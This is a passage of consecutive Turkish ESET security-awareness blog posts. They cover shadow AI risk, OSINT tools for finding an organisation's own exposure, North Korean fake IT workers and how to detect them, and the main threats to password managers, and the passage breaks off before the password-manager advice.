Bu risklerin bazıları hâlâ teorik, bazıları ise değil. Ancak [IBM](https://www.ibm.com/downloads/documents/us-en/131cf87b20b31c91), geçen yıl kuruluşların %20’sinin gölge yapay zekâ ile ilgili güvenlik olayları nedeniyle ihlal yaşadığını iddia ediyor. Gölge yapay zekâ seviyesi yüksek olanlar için ortalama ihlal maliyetlerine 670.000 ABD doları kadar ek maliyet getirebileceğini hesaplıyor. Gölge yapay zekâ ile bağlantılı güvenlik ihlalleri, uyum cezaları da dâhil olmak üzere önemli mali ve itibar kaybına neden olabilir. Ancak hatalı veya bozuk çıktılara dayalı iş kararları, özellikle fark edilmeyebilecekleri için en az güvenlik ihlalleri kadar zararlı olabilir.
## Gölge yapay zekâyı aydınlatmak
Bu risklerle başa çıkmak için ne yaparsanız yapın, bulduğunuz her yeni gölge yapay zekâ aracını bir “reddetme listesine” eklemek yeterli olmayacaktır. Bu teknolojilerin kullanıldığını kabul etmeniz, ne kadar yaygın ve hangi amaçlarla kullanıldığını anlamanız ve ardından gerçekçi bir kabul edilebilir kullanım politikası oluşturmanız gerekir. Belirli araçlarda güvenlik ve uyum risklerinin nerede olduğunu anlamak için şirket içi testler ve yapay zekâ satıcıları üzerinde gerekli özenin gösterilmesi ile yapılmalıdır.
Hiçbir kuruluş birbirine benzemez. Bu nedenle, politikalarınızı kurumsal risk iştahınıza göre oluşturun. Belirli araçların yasaklandığı durumlarda, kullanıcıları bu araçlara geçmeye ikna edebileceğiniz alternatifler bulmaya çalışın. Ayrıca çalışanların henüz keşfetmediğiniz yeni araçlara erişim talep edebilecekleri sorunsuz bir süreç oluşturun.
Bunu son kullanıcı eğitimiyle birleştirin. Çalışanlara gölge yapay zekâ kullanarak ne gibi riskler alabileceklerini bildirin. Ciddi veri ihlalleri bazen kurumsal atalet, dijital dönüşümün durması ve hatta iş kayıplarıyla sonuçlanabilir. Veri sızıntısı risklerini azaltmak ve yapay zekâ kullanımına ilişkin görünürlüğü artırmak için ağ izleme ve güvenlik araçlarını değerlendirin.
Siber güvenlik her zaman riskleri azaltmak ve üretkenliği desteklemek arasında bir denge olmuştur. Gölge yapay zekâ sorununu aşmak da bundan farklı değildir. İşinizin büyük bir kısmı, kuruluşun güvenliğini ve uyumluluğunu sağlamaktır. Ancak aynı zamanda iş büyümesini desteklemek de işinizin bir parçasıdır. Ve birçok kuruluş için önümüzdeki yıllarda bu büyüme yapay zekâ tarafından desteklenecektir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Gölge Yapay Zekâ, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [OSINT : Saldırganlardan önce siz zayıf noktalarınızı bulun](https://antivirus.com.tr/osint-saldirganlardan-once-siz-zayif-noktalarinizi-bulun/)
**Published:** Kasım 26, 2025
**Author:** ESET
**Excerpt:** OSINT, dijital ayak izinizi ve zayıf noktalarınızı ortaya çıkarmaya nasıl yardımcı olur ve noktaları birleştirmek için gerekli birkaç temel araç
**Content:**
*OSINT (Açık Kaynak İstihbaratı), dijital ayak izinizi ve zayıf noktalarınızı ortaya çıkarmaya nasıl yardımcı olur ve noktaları birleştirmek için gerekli birkaç temel araç*
Sebep ne olursa olsun, çevrimiçi ortamda çok fazla zaman geçiriyor, bilgi, iletişim ve kaynakların sonsuz genişliğine erişiyoruz. Bazen zorluk, bazı verileri bulmak değil, hangilerinin ilgili, gerçek ve güvenilir olduğunu bilmektir. Bilgiyle çalışan herkes, gürültüyü kesip verilerin gerçekliğini ayırt edebilmelidir. Bu da kaynaklarımızı seçerken ve kullanırken metodik ve dikkatli olmayı ve süreci hızlandırmak için doğru araçlara sahip olmayı gerektirir.
İşte burada OSINT devreye girer. “Açık Kaynak İstihbaratı”nın kısaltması olan OSINT, eyleme geçirilebilir içgörüler elde etmek için kamuya açık verilerin toplanması ve analizini ifade eder. Gazeteciler bunu araştırmalar ve doğruluk kontrolü için kullanabilir. İşletmeler, itibarlarını takip etmek veya rakiplerini izlemek için buna güvenebilir. Araştırmacılar, çalışmalarında bundan yararlanabilir. Temel olarak, kamuya açık verileri anlamaya çalışıyorsanız zaten OSINT alanındasınız demektir. OSINT’in siber güvenlik alanında da kullanım alanları olduğunu söylemeye gerek yok.
## Siber güvenlikte OSINT
Askeri ve kolluk amaçlı bir uygulama olarak başlayan OSINT, siber güvenlikte önemli bir disiplin hâline gelmiş ve güvenlik uzmanlarının riskleri ölçmelerini, açıkta kalan varlıkları tespit etmelerini ve potansiyel tehditleri anlamalarını sağlamıştır. Avantajları açıktır: OSINT, kuruluşlara dijital ayak izleri hakkında daha net bir resim sunar ve kötü amaçlarla kullanılmadan önce zayıf noktalarını tespit etmelerine yardımcı olur.
Örneğin, pentesterlar keşif sırasında bunu kullanarak maruz kalan alan adlarını veya hizmetleri bulabilirler. Tehdit istihbaratı ekipleri, sosyal medyada veya yeraltı forumlarında kötü niyetli faaliyetleri takip etmek için buna güvenebilirler. Bu arada, kırmızı ve mavi ekipler OSINT’i kullanarak altyapılarının dışarıdan ne kadar görünür olduğunu test edebilirler. Ayrıca güvenlik uzmanlarının kötü niyetli aktörlerin taktiklerini tespit edip sohbetlerini izleyerek bu aktörler hakkındaki bilgilerini tamamlamalarına da olanak tanır.
Elbette, aynı teknikler her iki yönde de işe yarar. Bir kuruluş hakkında kamuya açık olan her türlü bilgi, düşmanlar için de aynı şekilde erişilebilirdir. Düşmanlar OSINT’i, hedeflerinin alışkanlıklarını veya iş arkadaşlarını bilmek, yemi daha ikna edici hâle getirdiği için diğer şeylerin yanı sıra spearphishing saldırıları için de kullanabilirler.
## OSINT uygulayıcılarının kullandığı araçlar ve teknikler
OSINT uygulayıcıları, veri toplama ve analizini otomatikleştiren çok sayıda açık kaynaklı ve tescilli araç kullanabilir. En yaygın olanlardan bazıları şunlardır:
- [Shodan](https://www.shodan.io/) ve [Censys](https://www.shodan.io/): Bunlar, yönlendiriciler ve IP kameralar gibi internete bağlı cihazlar için arama motorları arasında temel araçlardır. Açık bağlantı noktaları, açık API’ler ve güvenli olmayan sertifikalar gibi kamuya açık olması gerekmeyen bilgileri görmenize yardımcı olurlar ve bu da bir kuruluşun ağındaki açık sistemleri belirlemenize yardımcı olur.
- [Maltego](https://www.maltego.com/): Gizli bağlantıları ortaya çıkarmak için kişileri, etki alanlarını ve IP’leri birbirine bağlayan görsel bir haritalama aracıdır.
- [TheHarvester](https://github.com/laramies/theHarvester), Recon-ng, [SpiderFoot](https://github.com/laramies/theHarvester): Birden fazla kaynaktan (WHOIS, arama motorları, sosyal medya siteleri ve kamuya açık veri tabanları gibi) e-posta adresleri, alt etki alanları, ana bilgisayarlar, kullanıcı adları vb. toplayan komut dosyası kümeleri. Sızma testi saldırılarının keşif aşamasında kullanışlıdırlar.
- [OSINT Framework](https://osintframework.com/) ve [OSINTCombine:](https://osintframework.com/) Bu araçlar, yüzlerce ücretsiz kaynağı kategoriye göre (web araması, sosyal medya platformları, devlet siteleri vb.) düzenler ve hem yeni başlayanların hem de deneyimli analistlerin her görev için doğru aracı bulmasını kolaylaştırır.
- Google Dorks ve GooFuzz: Arama motorları tarafından indekslenen hassas verileri ortaya çıkarmaya yardımcı olan gelişmiş arama teknikleri (site: veya filetype: gibi operatörler kullanılır).
- Sosyal medya araçları: [Namechk](https://github.com/GONZOsint/Namechk) ve [Sherlock](https://github.com/GONZOsint/Namechk) gibi platformlar, bir kullanıcı adının düzinelerce sitede mevcut olup olmadığını kontrol eder ve bu nedenle dijital profiller oluşturmak için kullanışlıdır. Skopenow, Telegago veya AccountAnalysis gibi daha gelişmiş araçlar, X, Facebook veya Telegram gibi platformlardaki davranışları ve bağlantıları analiz eder.
- Meta veri analizi: ExifTool, FOCA ve Metagoofil gibi araçlar, görüntüler ve belgelerde bulunan coğrafi konum, yazar adları, zaman damgaları ve diğer verileri çıkarır.
- Tehdit izleme: Otomatik projeler, OSINT’i gerçek zamanlı uyarılarla birleştirebilir. Örneğin, [FBI Watchdog,](https://github.com/DarkWebInformer/FBI_Watchdog) yasal olarak ele geçirilen alan adları ve DNS değişiklikleri hakkında gerçek zamanlı uyarılar verir. Ayrıca fidye yazılımı kampanyalarının erken belirtilerini tespit etmek için suç forumlarını izleyen çeşitli araçlar da bulunmaktadır.
*Şekil 1. Namechk, aynı kullanıcı adının birden fazla sosyal medya ağında görünüp görünmediğini kontrol eder.*
*Şekil 2. Sherlock, komut satırından benzer bir işlem yapar ve bir kişinin çevrimiçi ayak izini haritalamak için kullanışlıdır.*
## OSINT ‘e başlangıç
Sıfırdan başlıyorsanız geleneksel istihbarat döngüsüne bağlı kalın:
1. Hedeflerinizi belirleyin; başka bir deyişle, neyi araştırdığınızı ve hangi soruların yanıtını aradığınızı netleştirin.
2. Sosyal medya, web siteleri, devlet veri tabanları veya kamu kayıtları gibi ilgili kaynakları belirleyin.
3. Seçili OSINT araçlarının yardımıyla verileri toplayın ve analiz edin.
4. Bulduklarınızı belgelendirin ve her bir bilgi parçasının ne kadar güvenilir olduğunu değerlendirin. Hataları azaltmak ve analizinizin güvenilir olmasını sağlamak için bulgularınızı kaynak gösterin ve titizlikle belgelendirin.
## Önerilen OSINT başlangıç araçları
Yeni başlıyorsanız sağlam belgelere sahip birkaç ücretsiz araç önerisi:
- [OSINT çerçevesi’](https://osintframework.com/)ni keşfederek kategorize edilmiş kaynakları bulun.
- Otomatik veri toplama sürecini anlamak için TheHarvester, SpiderFoot ve Recon-ng araçlarını deneyin.
- Temel Google Dorking’i ve Shodan ile nasıl çalışılacağını öğrenin.
- [İlişkileri ve veri kümelerini görselleştirmek](https://antivirus.com.tr/maltego-cevrimici-ortamda-ne-kadar-ifsa-oldugunuzu-kontrol-edin/) için birden fazla API’yi tek bir arayüzde birleştiren Maltego’yu deneyin.
## Örnek vaka çalışması
Bir şirketin veri ihlali şüphesi olduğunu varsayalım. Bir OSINT analisti şu adımları atabilir:
1. [Have I Been Pwned](https://haveibeenpwned.com/) gibi [ihlal veri tabanlarını kontrol](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/) ederek şirket e-postalarının bilinen sızıntılarda yer alıp almadığını kontrol eder.
2. Ayrıca Google Dorks’u kullanarak kamuya açık belgeleri arar (ör. “filetype:xls CEO email”).
3. Shodan veya Censys kullanarak korumasız sunucuları tararlar.
4. Maltego veya [sosyal medya istihbaratı (SocMINT) araçlarını](https://antivirus.com.tr/sosyal-medya-icin-5-ucretsiz-osint-araci/) kullanarak çalışanların sosyal profil araçlarını haritalandırır ve gizli verilerin kazara ifşa edilip edilmediğini belirler.
5. Sonunda, Google tarafından indekslenen bir sunucunun zayıf kimlik bilgileri kullandığını keşfederler. Ekip, yapılandırmaları günceller ve kullanıcıları bilgilendirerek potansiyel olarak ciddi bir ihlali önler.
## Son olarak
OSINT araçlarını nasıl kullanacağını bilmek bir şeydir; sorumlu bir şekilde nasıl araştırma yapılacağını bilmek başka bir şeydir. Araştırmalar için ne zaman [sahte hesaplar](https://antivirus.com.tr/osint-acik-kaynakli-istihbarat-ve-kukla-hesap-kullanimi/) oluşturulması gerektiğini, büyük veri kümelerini işlemek için ne zaman kazıma yönteminin kullanılması gerektiğini ve ne zaman karanlık web’i keşfetmenin uygun olduğunu öğrenin. Gizlilik yasaları ve aramanın arkasındaki etik kuralları asla gözden kaçırmayın – bunlar bu işin bir parçasıdır.
2026 yılına girmek üzereyiz ve açık kaynak istihbaratı her zamankinden daha önemli hâle geldi. Siber güvenlik, gazetecilik ve araştırmanın işleyişinin bir parçasıdır. Mevcut verilerin patlaması, daha akıllı otomasyon ve yapay zekâ ile birleştiğinde neredeyse herkesin açık kaynaklardan anlamlı istihbarat elde edebileceği anlamına geliyor. Doğru şekilde yapıldığında OSINT çevrimiçi dünyanın gürültüsünü eyleme geçirilebilir içgörülere dönüştürür.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kurumsal Güvenlik, OSINT, Siber Güvenlik
---
### [Sahte BT çalışanları şirketlere sızıyor: Kuzey Kore tehdidi](https://antivirus.com.tr/sahte-bt-calisanlari-sirketlere-siziyor-kuzey-kore-tehdidi/)
**Published:** Kasım 27, 2025
**Author:** ESET
**Excerpt:** İşte, içeriden gelen tehditlere ilişkin son gelişmeler hakkında bilmeniz gerekenler: Batılı şirketlere sızan Kuzey Koreli sahte BT çalışanları
**Content:**
*İşte, içeriden gelen tehditlere ilişkin son gelişmeler hakkında bilmeniz gerekenler: Batılı şirketlere sızan Kuzey Koreli sahte BT çalışanları*
2024 yılının Temmuz ayında, siber güvenlik tedarikçisi [KnowBe4](https://blog.knowbe4.com/how-a-north-korean-fake-it-worker-tried-to-infiltrate-us), yeni işe alınan bir çalışanla bağlantılı şüpheli faaliyetler gözlemlemeye başladı. Bu kişi, potansiyel olarak zararlı dosyaları manipüle etmeye ve aktarmaya başladı ve yetkisiz yazılımları çalıştırmaya çalıştı. Daha sonra, bu kişinin şirketin insan kaynakları ekibini kandırarak şirketten uzaktan çalışma izni alan bir Kuzey Koreli çalışan olduğu ortaya çıktı. Bu kişi, toplamda dört video konferans görüşmesinin yanı sıra geçmiş ve işe alım öncesi kontrolünü geçmeyi başardı.
Bu olay, hiçbir kuruluşun yanlışlıkla bir sabotajcıyı işe alma riskinden muaf olmadığını vurgulamaktadır. [Kimlik tabanlı tehditler](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/), çalınan parolalar veya hesap ele geçirmelerle sınırlı değildir, iş gücünüze katılan kişilere de uzanır. [Yapay zekâ gerçekliği taklit etme konusunda daha iyi hâle geldikçe](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/) işe alım süreçlerinizi iyileştirmenin zamanı gelmiştir.
## Sorunun boyutu
Bu tehdidin ne kadar yaygın olduğu sizi şaşırtabilir. [FBI’ın arananlar listesine](https://www.fbi.gov/wanted/cyber/dprk-it-workers) göre, bu tehdit en azından Nisan 2017’den beri devam ediyor. ESET Research tarafından WageMole olarak izlenen bu faaliyet, diğer araştırmacılar tarafından [UNC5267](https://cloud.google.com/blog/topics/threat-intelligence/mitigating-dprk-it-worker-threat) ve [Jasper Sleet](https://www.microsoft.com/en-us/security/blog/2025/06/30/jasper-sleet-north-korean-remote-it-workers-evolving-tactics-to-infiltrate-organizations/) olarak adlandırılan gruplarla örtüşüyor. [Microsoft’a göre,](https://www.microsoft.com/en-us/security/blog/2025/06/30/jasper-sleet-north-korean-remote-it-workers-evolving-tactics-to-infiltrate-organizations/) ABD hükümeti, yalnızca 2020 ile 2022 yılları arasında bu şekilde mağdur olan, Fortune 500 listesindeki bazı şirketler de dâhil olmak üzere 300’den fazla şirketi ortaya çıkardı. Teknoloji şirketi, Haziran ayında Kuzey Koreli iş arayanlar tarafından oluşturulan 3.000 Outlook ve Hotmail hesabını [askıya almak](https://therecord.media/microsoft-shuts-down-3000-north-korea-it-worker-email) zorunda kaldı.
Ayrı bir [davada](https://www.justice.gov/opa/pr/two-north-korean-nationals-and-three-facilitators-indicted-multi-year-fraudulent-remote), ABD savcılığı iki Kuzey Koreli ve üç “aracı”yı, çalıştıkları 60’tan fazla şirketin 10’undan 860.000 doların üzerinde para kazanmakla suçladı. Ancak bu sadece ABD’nin sorunu değil. ESET araştırmacıları, son zamanlarda odak noktasının Fransa, Polonya ve Ukrayna dâhil olmak üzere Avrupa’ya kaydığı konusunda uyarıda bulundu. Bu arada Google da İngiliz şirketlerinin de hedef alındığı konusunda [uyarıda bulundu](https://www.theguardian.com/technology/2025/apr/20/british-firms-urged-to-hold-video-or-in-person-interviews-amid-north-korea-job-scam).
## Sahte BT çalışanları bunu nasıl yapıyorlar?
Binlerce Kuzey Koreli işçi bu şekilde iş bulmuş olabilir. Hedef alınan kuruluşun bulunduğu yere uygun kimlikler oluşturur veya çalarlar, ardından e-posta hesapları, sosyal medya profilleri ve GitHub gibi geliştirici platformlarında sahte hesaplar açarak meşruiyet kazanırlar. İşe alım sürecinde, [kimliklerini gizlemek](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/) veya sentetik kimlikler oluşturmak için deepfake görüntü ve videolar veya yüz değiştirme ve ses değiştirme yazılımları kullanabilirler.
ESET araştırmacılarına göre, WageMole grubu, DeceptiveDevelopment olarak izlediği başka bir Kuzey Kore kampanyasıyla bağlantılıdır. Bu kampanya, Batılı geliştiricileri var olmayan işlere başvurmaya ikna etmeye odaklanmıştır. Dolandırıcılar, kurbanlarından bir kodlama yarışmasına veya ön görüşme görevine katılmalarını ister. Ancak katılmak için indirdikleri proje aslında trojanize edilmiş kod içerir. WageMole, sahte işçi planlarında kullanmak için bu geliştirici kimliklerini çalar.
Dolandırıcılığın anahtarı yabancı aracılarda yatmaktadır. İlk olarak, aşağıdakilere yardımcı olurlar:
- Freelance iş sitelerinde hesap oluşturmak,
- Banka hesapları oluşturmak veya Kuzey Koreli işçilere kendi hesaplarını ödünç vermek,
- SIM kartların mobil numaralarını satın almak,
- Arka plan kontrol hizmetlerini kullanarak istihdam doğrulaması sırasında işçinin sahte kimliğini onaylamak.
Sahte işçi işe alındıktan sonra, bu kişiler şirketin dizüstü bilgisayarını teslim alır ve onu işe alan firmanın bulunduğu ülkede bulunan bir dizüstü bilgisayar çiftliğinde kurarlar. Kuzey Koreli BT işçisi daha sonra VPN’ler, proxy hizmetleri, uzaktan izleme ve yönetim (RMM) ve/veya sanal özel sunucular (VPS) kullanarak gerçek konumunu gizler.
Aldatılan kuruluşlar üzerinde etkisi çok büyük olabilir. Bu kuruluşlar, ağır yaptırımlara tabi bir ülkeden gelen işçilere farkında olmadan ödeme yapmakla kalmaz, aynı zamanda bu çalışanlar genellikle kritik sistemlere ayrıcalıklı erişim hakkına da sahip olur. Bu, hassas verileri çalmak hatta şirketi fidye için rehin almaya açık bir davettir.
## Sahte BT çalışanları nasıl tespit edebilir?
Bilmeden bir dışlanmış devletin nükleer hedeflerine fon sağlamak itibar kaybı açısından neredeyse en kötü durumdur. Ayrıca uzlaşmanın beraberinde getirdiği ihlal riskine karşı mali açıdan maruz kalma riskini de unutmamak gerekir. Peki, kuruluşunuz bir sonraki kurban olmamak için ne yapabilir?
### İşe alım sürecinde sahte BT çalışanları tespit edin
- Adayın sosyal medya ve diğer çevrimiçi hesapları da dâhil olmak üzere dijital profilini, kimliğini çalmış olabilecek diğer kişilerle benzerlikler açısından kontrol edin. Ayrıca farklı isimlerle iş başvurusu yapmak için birkaç sahte profil oluşturabilirler.
- Çevrimiçi etkinlikler ile iddia edilen deneyim arasında uyumsuzluklar olup olmadığına dikkat edin: Genel kod depoları veya yeni oluşturulmuş hesapları olan bir “kıdemli geliştirici” şüphe uyandırmalıdır.
- Adayların meşru, benzersiz bir telefon numarasına sahip olduklarından emin olun ve özgeçmişlerinde tutarsızlıklar olup olmadığını kontrol edin. Listelenen şirketlerin gerçekten var olduğunu doğrulayın. Referanslarla doğrudan iletişime geçin (telefon/video görüşmesi) ve personel temin şirketlerinin çalışanlarına özellikle dikkat edin.
- Birçok aday derin sahte ses, video ve görüntüler kullanabileceğinden video görüşmelerinde ısrarcı olun ve işe alım sürecinde bunları birden fazla kez gerçekleştirin.
- Görüşmeler sırasında, kameranın arızalı olduğuna dair herhangi bir iddiayı önemli bir uyarı olarak değerlendirin. Deepfake’leri daha iyi tespit edebilmek için adaydan arka plan filtrelerini kapatmasını isteyin. (Görsel bozukluklar, sert ve doğal olmayan yüz ifadeleri ve sesle senkronize olmayan dudak hareketleri gibi ipuçları olabilir.) Adaylara, örneğin yerel yemekler veya sporlar gibi “yaşadıkları” veya “çalıştıkları” yerle ilgili konum ve kültür temelli sorular sorun.
### Çalışanları potansiyel olarak şüpheli faaliyetler açısından izleyin
- Çin telefon numaralarına, yeni verilen bir dizüstü bilgisayara RMM yazılımının hemen indirilmesine ve normal çalışma saatleri dışında yapılan işler gibi uyarı işaretlerine karşı uyanık olun. Dizüstü bilgisayar Çin veya Rusya IP adreslerinden kimlik doğrulaması yapıyorsa bu da araştırılmalıdır.
- Olağan dışı oturum açma işlemleri, büyük dosya aktarımları veya çalışma saatlerindeki değişiklikler gibi çalışan davranışlarını ve sistem erişim modellerini takip edin. Sadece uyarıları değil, bağlamı da dikkate alın: Hata ile kötü niyetli faaliyet arasındaki fark, niyette yatıyor olabilir.
- Anormal faaliyetleri izlemek için içeriden gelen tehdit araçlarını kullanın.
### Sahte BT çalışanları tehdidini kontrol altına alın
- Kuruluşunuzda Kuzey Koreli bir çalışan tespit ettiğinizi düşünüyorsanız ilk başta dikkatli davranarak onları uyandırmamaya özen gösterin.
- Hassas kaynaklara erişimini sınırlayın ve ağ faaliyetlerini inceleyin. Bu projeyi, BT güvenliği, İK ve hukuk departmanlarından güvenilir bir grup içinden küçük bir ekiple sınırlı tutun.
- Kanıtları saklayın ve olayı kolluk kuvvetlerine bildirin, aynı zamanda şirket için hukuki danışmanlık alın.
Ortalık yatıştıktan sonra, [siber güvenlik farkındalık eğitim](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) programlarınızı güncellemek de iyi bir fikirdir. Ayrıca tüm çalışanların, özellikle BT işe alım yöneticileri ve İK personelinin, gelecekte dikkat edilmesi gereken bazı uyarı işaretlerini anlamasını sağlayın. Tehdit aktörlerinin taktikleri, teknikleri ve prosedürleri (TTP’ler) sürekli olarak gelişmektedir, bu nedenle bu tavsiyeler de periyodik olarak değiştirilmelidir.
Sahte adayların içeriden kötü niyetli kişiler hâline gelmesini önlemek için en iyi yaklaşımlar, insan bilgisi ve teknik kontrolleri birleştirir. Tüm temelleri kapsadığınızdan emin olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, İşe Alım, Kurumsal Güvenlik, Siber Güvenlik
---
### [Parola yöneticisi saldırı altında: Bilmeniz gerekenler](https://antivirus.com.tr/parola-yoneticisi-saldiri-altinda-bilmeniz-gerekenler/)
**Published:** Aralık 2, 2025
**Author:** ESET
**Excerpt:** Siber suçluların parola yöneticisi saldırılarını nasıl yapmaya çalıştığına ve giriş bilgilerinizi nasıl güvende tutabileceğinize göz atın
**Content:**
*Siber suçluların parola yöneticisi saldırılarını nasıl yapmaya çalıştığını ve giriş bilgilerinizi nasıl güvende tutabileceğinizi öğrenmek için başka yere bakmanıza gerek yok*
2024 yılında yapılan bir [araştırmaya](https://uk.finance.yahoo.com/news/people-around-170-passwords-average-121100310.html) göre, ortalama bir internet kullanıcısının kişisel hesapları için tahmini 168 parolası bulunmaktadır. Bu, dört yıl önceki sayıya göre %68’lik büyük bir artış anlamına geliyor. Hesaplar arasında kimlik bilgilerini paylaşmanın ve tahmin edilmesi kolay parolalar kullanmanın getirdiği güvenlik riskleri göz önüne alındığında çoğumuz bu giriş bilgilerini yönetmek için yardıma ihtiyaç duyuyoruz. İşte [burada parola yöneticileri devreye giriyor:](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/) Her bir çevrimiçi hesabımız için uzun, güçlü ve benzersiz parolaları saklamamızı ve hatırlamamızı sağlıyorlar.
Ancak bu, parola kasalarının sihirli bir çözüm olduğu veya çevrimiçi ortamda dikkatinizi azaltmanız gerektiği anlamına gelmez. Dijital hayatımızın anahtarlarını elinde tutan bu kasalar, siber suçlular için de popüler bir hedef hâline gelmiştir. İşte altı potansiyel risk ve bunları azaltmaya yönelik bazı fikirler.
## 6 parola yöneticisi güvenlik sorunu
Parola yöneticinizde saklanan kimlik bilgilerine erişen tehdit aktörleri, hesaplarınızı ele geçirerek kimlik dolandırıcılığı yapabilir veya erişim bilgilerini/parolaları başkalarına satabilir. Bu nedenle, sizi hedef almak için her zaman yeni yollar ararlar. Aşağıdakilere dikkat edin:
### **Ana parolanızın ele geçirilmesi**
Parola yöneticilerinin güzelliği, tek bir hatırlanması kolay parola ile tüm çevrimiçi kimlik bilgilerinizi depolayan kasaya erişebilmenizdir. Ancak bu yaklaşımın sorunu, siber suçluların [bu ana parolayı ele geçirebilirlerse](https://www.bleepingcomputer.com/news/security/lastpass-users-warned-their-master-passwords-are-compromised/) aynı erişim düzeyine sahip olmalarıdır. Bu, “kaba kuvvet” saldırısı yoluyla gerçekleşebilir; bu saldırıda, siber suçlular otomatik araçlar kullanarak farklı parolaları tekrar tekrar denerler ve sonunda doğru parolayı bulurlar. Diğer bir seçenek ise parola yöneticisi yazılımındaki güvenlik açıklarını istismar etmek veya aşağıda ayrıntıları verilen kimlik avı sayfalarıyla kullanıcıları kandırmaktır.
### **Kimlik avı/dolandırıcılık reklamları**
Tehdit aktörlerinin, kurbanları e-posta adreslerini, ana parolalarını ve gizli anahtarlarını (varsa) toplayan sahte sitelere çekmek için Google Arama’ya [kötü amaçlı reklamlar](https://www.ghacks.net/2023/01/31/the-hidden-threat-1password-password-manager-phishing-ads-on-google/) yayımladıkları bilinmektedir. Bu reklamların tehlikesi, meşru görünüyor olmaları ve parola yöneticinizi Google’da aradığınızda arama sıralamalarında görünebilmeleridir. Bağlantı verdikleri kimlik avı sayfaları, gerçekmiş gibi görünmek için sahte olarak tasarlanmıştır.
Örneğin, bir etki alanı orijinal “1password.com” yerine “the1password\[.\]com” veya “app1password\[.\]com” olabilir. Ya da “bitwarden.com” yerine “appbitwarden\[.\]com” olabilir. Böyle bir sayfaya tıklarsanız tüm önemli parola yöneticisi giriş bilgilerinizi çalmak için tasarlanmış, meşru görünen bir giriş sayfasına yönlendirilirsiniz.
### **Parola çalan kötü amaçlı yazılım**
Siber suçlular becerikli değilse hiçbir şey değildir. Sunulan zenginlik o kadar fazladır ki bazıları kurbanların parola yöneticilerinden kimlik bilgilerini çalmak için kötü amaçlı yazılım geliştirme zahmetine girmiştir.
ESET araştırmacıları kısa süre önce, “DeceptiveDevelopment” adlı Kuzey Kore devleti destekli bir kampanyada[ bu tür bir girişimi tespit](https://antivirus.com.tr/deceptivedevelopment-serbest-calisan-gelistiricileri-hedef-aliyor/) etti. Araştırmacılar, Telegram ve FTP aracılığıyla hem[ tarayıcı uzantılarından](https://antivirus.com.tr/tarayici-uzantilari-riskleri-ve-bunlardan-nasil-kacinilacagi/) hem de parola yöneticilerinden veri sızdırma yeteneğine sahip bir arka kapı komutu içeren “InvisibleFerret” kötü amaçlı yazılımını buldu. Hedef alınan parola yöneticileri arasında 1Password ve Dashlane de vardı.
Bu özel durumda, kötü amaçlı yazılım, kurbanın ayrıntılı bir sahte iş görüşmesi sürecinin bir parçası olarak indirdiği dosyalarda gizlenmişti. Ancak benzer özelliklere sahip kötü amaçlı kodların e-posta, metin mesajı veya sosyal medya gibi başka yollarla yayılmaması için hiçbir neden yoktur.
### **Parola yöneticisi satıcısının ihlali**
Parola yöneticisi satıcıları, tehdit aktörleri için önemli bir hedef olduklarını bilirler. Bu nedenle, BT ortamlarını olabildiğince güvenli hâle getirmek için önemli miktarda zaman ve kaynak harcarlar. Ancak kötü niyetli kişilerin içeri girmesine izin vermek için tek bir hata yapmaları yeterlidir. 2022’de, bu en kötü senaryo [LastPass’de yaşandı](https://www.cybersecuritydive.com/news/lastpass-cyberattack-timeline/643958/). Dijital hırsızlar, şirketin geliştirme ortamına erişmek için bir LastPass mühendisinin dizüstü bilgisayarını ele geçirdi. Orada, müşteri verilerinin yedeklerine erişmelerini sağlayan kaynak kodu ve kimlik bilgilerini içeren teknik belgeleri çaldılar.
Bu bilgiler arasında, sonraki kimlik avı saldırılarında kullanılabilecek müşterilerin kişisel ve hesap bilgileri de vardı. Kasa içindeki tüm web sitesi URL’lerinin listesi. Ve tüm müşterilerin kullanıcı adları ve parolaları. Bunlar şifrelenmiş olmasına rağmen hacker bunları “kaba kuvvet” ile kırmayı başardı (yukarıda tartışıldığı gibi). Bunun 150 milyon dolarlık devasa [bir kripto hırsızlığına](https://krebsonsecurity.com/2025/03/feds-link-150m-cyberheist-to-2022-lastpass-hacks/) yol açtığı düşünülüyor ve bu, en iyi korunan satıcıların bile bazen ihlal edilebileceğine dair bir uyarı niteliğinde.
### **Sahte parola yöneticisi uygulamaları**
Bazen siber suçlular, parolaları toplamak ve sahte uygulamalar aracılığıyla kötü amaçlı yazılım yaymak için parola yöneticilerinin popülaritesinden yararlanır. Normalde güvenli olan Apple’ın App Store’u bile geçen yıl [bu](https://mashable.com/article/apple-app-store-approves-fake-lastpass-password-manager-app) kötü amaçlı parola yöneticisi uygulamalarından birinin kullanıcılar tarafından indirilmesine [izin verdi](https://mashable.com/article/apple-app-store-approves-fake-lastpass-password-manager-app). Bu tehditler genellikle çok önemli ana parolayı çalmak veya kullanıcının cihazına bilgi çalan kötü amaçlı yazılım indirmek için tasarlanmıştır.
### **Güvenlik açığı istismarı**
Parola yöneticileri nihayetinde sadece birer yazılımdır. Ve (çoğunlukla) insanlar tarafından yazılan yazılımlar kaçınılmaz olarak güvenlik açıkları içerir. Bir siber suçlu bu hatalardan birini bulup istismar etmeyi başarırsa parola kasasından kimlik bilgilerinizi çalabilir. Alternatif olarak, web tarayıcıları için parola yöneticisi eklentilerindeki güvenlik açıklarını hedef alarak kimlik bilgilerini ve hatta iki faktörlü kimlik doğrulama (2FA) kodlarını [çalabilirler](https://thehackernews.com/2025/08/dom-based-extension-clickjacking.html). Ya da aynı şeyi yapmak için cihaz işletim sistemlerini hedef alabilirler. Parola yöneticinizi indirdiğiniz cihaz sayısı ne kadar fazla olursa bunu yapma fırsatları da o kadar artar.

## Parola yöneticisi kullanımınızı nasıl güvenli hâle getirebilirsiniz?
Yukarıda listelenen tehditlere karşı korunmak için aşağıdakileri göz önünde bulundurun:
